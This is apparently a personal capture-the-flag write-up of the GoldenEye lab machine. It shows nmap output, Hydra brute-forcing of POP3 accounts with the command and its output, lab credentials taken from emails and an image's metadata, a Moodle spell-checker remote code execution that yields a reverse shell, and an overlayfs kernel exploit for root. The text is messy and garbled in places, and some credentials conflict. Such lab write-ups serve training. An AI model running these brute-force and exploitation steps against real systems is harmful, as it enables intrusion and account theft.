

## Enumeration

# We see a login page at /sev-home but it requires password and name

# A terminal.js file is being loaded at main page so looking at the script we see two potential username s,BOris and natalya

# Boris password is encode and commented so we decode it and password is InvincibleHack3r

# After logging in we see that we require using mail system to get admin usge

# so we tried to login pop3 server reusing the credentials but they dont work so we bruteforce and we get pop3 password as secret1!

# Now we reserch how to interact with pop server

# we get that there are three messages for boris and we read them all [POP3:55007](#)

# Now we enumerate other users and brutefroce them

# Natalya password is cracked and it is bird

# WE get xenia credentials in none of natalya mails

#we also get a vhost severnaya-station.com so we add it in /etc/hosts

# we have a directory /gnocertdir

# As User xenia is not on mail server we then try the website

# The main website is same but to get to /gnocertdir we had to add this ip to our hosts

# Now we login as xenia on webserver

# A user doak is found so we try to crack doak pop3 password and it is goat

# we find doaks web creds in an inbox mail

# After logging in we find a secret text file which says that admin creds are inside a jpg file at location /dir007key/for-007.jpg

# we get this file and use exiftool and it give us password for admin in encoded value

## Nmap

```
PORT      STATE SERVICE  VERSION
25/tcp    open  smtp     Postfix smtpd
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: TLS randomness does not represent time
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
5006/tcp  closed wsm-server
55007/tcp open  pop3     Dovecot pop3d
|_pop3-capabilities: STLS PIPELINING SASL(PLAIN) UIDL AUTH-RESP-CODE TOP USER RESP-CODES CAPA
|_ssl-date: TLS randomness does not represent time
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Linux 3.10 (92%), Linux 3.12 (92%), Linux 3.19 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops

TRACEROUTE (using port 5006/tcp)
HOP RTT      ADDRESS
1  207.74 ms 10.4.0.1
2  ... 3
```


4 464.01 ms 10.10.67.183

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 76.31 seconds

SMTP:25

HTTP:80

- # We have a login at /sev-home
- # we get Boris password in terminal.js file
- # we decode the password



#

Terminal.js

#



## # After mail enumeration we find a hidden dir and login as xenia creds



# doak webserver

# We bruteforced doak mail server and logged in

# We read a email and get his credentials for webserver

```
root@kali: ~ 117x27
root@kali: ~ 118x27

root@kali: ~ 117x27
root@kali: ~ 118x27

root@kali: ~ 117x27
root@kali: ~ 118x27


root@kali: ~ 117x27
root@kali: ~ 118x27
```

#

# Admin webserve

# In doak dashboard we found a tetx file saying admin creds are hidden in a picture in a direcorey

# we wget the image and exiftool it



# we get the admin password by base64 decoding it

# xWinter1995x!

**POP3:55007**

# tried boris credentials but didnt worked

# bruteforce and found corfrect password which is secret1!

```
GoldenEye_THM.ctb - /r... THM write-up: GoldenE... /root/Pentesting-Notes/... root@kali: ~ root@kali: ~/Github/Try... 05:59 AM 54%

root@kali: ~ 117x27
root@kali: ~ 118x27

root@kali: ~ 117x27
root@kali: ~ 118x27

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-02 05:54:43
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking pop3://10.10.67.183:55007/
"Cthe session file ./hydra.restore was written. Type "hydra -R" to resume session.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-02 05:55:54
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[DATA] attacking pop3://10.10.67.183:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 142 to do in 00:02h, 16 active
[STATUS] 64.00 tries/min, 128 tries in 00:02h, 94 to do in 00:02h, 16 active
[55007][pop3] host: 10.10.67.183 login: boris password: secret!!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-02 05:58:55
```

# msg 1

```
GoldenEye_THM.ctb - /r... POP 101: Manual POP S... /root/Pentesting-Notes/... root@kali: ~ root@kali: ~/Github/Try... 06:04 AM 50%

root@kali: ~ 117x27
root@kali: ~ 118x27

+OK Logged in.
help
-ERR Unknown command: HELP
stat
+OK 3 1838
list
+OK 3 messages:
1 544
2 372
3 921
.
RETR 1
+OK 544 octets
Return-Path: <root@127.0.0.1.goldeneye>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
by ubuntu (Postfix) with SMTP id D9E47454B1
for <boris> Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
Message-Id: <20180425022326.D9E47454B1@ubuntu>
Date: Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
From: root@127.0.0.1.goldeneye

Boris, this is admin. You can electronically communicate to co-workers and students here. I'm not going to scan emails
for security risks because I trust you and the other admins here.
.
```

# msg 2



## # Natalya

we bruteforce natalaya and get her password which is bird

In natalya inbox we get xenia cred and some more info about web infrastructure

The image displays a Kali Linux desktop environment with three terminal windows open, showing a penetration testing process.

**Top Left Terminal (root@kali: ~ 117x27):**

```
(root@kali)~[-]
#
```

**Top Right Terminal (root@kali: ~ 118x27):**

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l1/p:222), ~14 tries per task
[DATA] attacking pop3://10.10.67.183:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 162 to do in 00:02h, 16 active
c:\the session file ./hydra.restore was written. Type "hydra -R" to resume session.

(root@kali)~[-]
#

(root@kali)~[-]
# hydra -l natallya -P Wordlists/fasttrack.txt pop3://$ip:55007/ 130 x 1 o
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-02 06:19:56
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l1/p:222), ~14 tries per task
[DATA] attacking pop3://10.10.67.183:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 162 to do in 00:02h, 16 active
[STATUS] 64.00 tries/min, 128 tries in 00:02h, 94 to do in 00:02h, 16 active
[55007][pop3] host: 10.10.67.183 login: natallya password: bird
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-02 06:22:17

(root@kali)~[-]
#
```

**Bottom Terminal (root@kali: ~ 117x27):**

```
(root@kali)~[-]
#
```

**Right Terminal (root@kali: ~ 118x27):**

```
Delivered-To: natallya@ubuntu
Received: from root (localhost [127.0.0.1])
  by ubuntu (Postfix) with SMTP id 17C96454B1
  for <natallya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
Message-Id: <20180425031956.17C96454B1@ubuntu>
Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
From: root@ubuntu

Ok Natalya I have a new student for you. As this is a new system please let me or boris know if you see any config iss
ues, especially is it's related to security...even if it's not, just enter it in under the guise of "security"...it'll
get the change order escalated without much hassle :)

Ok, user creds are:

username: xenia
password: ACP90rulez!

Boris verified her as a valid contractor so just create the account ok?

And if you didn't have the URL on our internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off-network....

Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.
```

#

## Exploitation


# Moodle RCE

# we now have admin privileges in dashboard so we have full access to web app


```
# moodle 2.2.3 is vulnerable to a rce
```

```
# we have to set our payload in aspell path input form and set sp[ell engine to PSpellShell
```





# NOW go and make a blog and then spell check it to trigger the payload and cathc gthe reverse shell



# NOW we receive ashell on nc listener

## ***PostExploitation***

# Our linux os 3.13.0 and is kernelvulnerable

# we exploit it using a overlayfs kernel exploit cve-2016-5159

# C code are written with compatibility of gcc but our target doesnt have gcc but hint suggests cc

# So to make it cc compatible we can use the command sed -i "s/gcc/cc/g" priv.c

# NOw we compile and run the exploit and got root

## ***Loot***

## ***Credentials***

# WEblogin /sev-home

Boris:InvincibleHack3r

# Pop3

boris:secret1!

natalya:bird

doak:goat

# Web login /gnocertdir

xenia:RCP90rulez!

dr\_doak:4England!

admin:xWinter1995x!

# usernames

boris

natalya

xenia

alec

## ***Flags***

# Root flag

568628e0d993b1973adc718237da6e93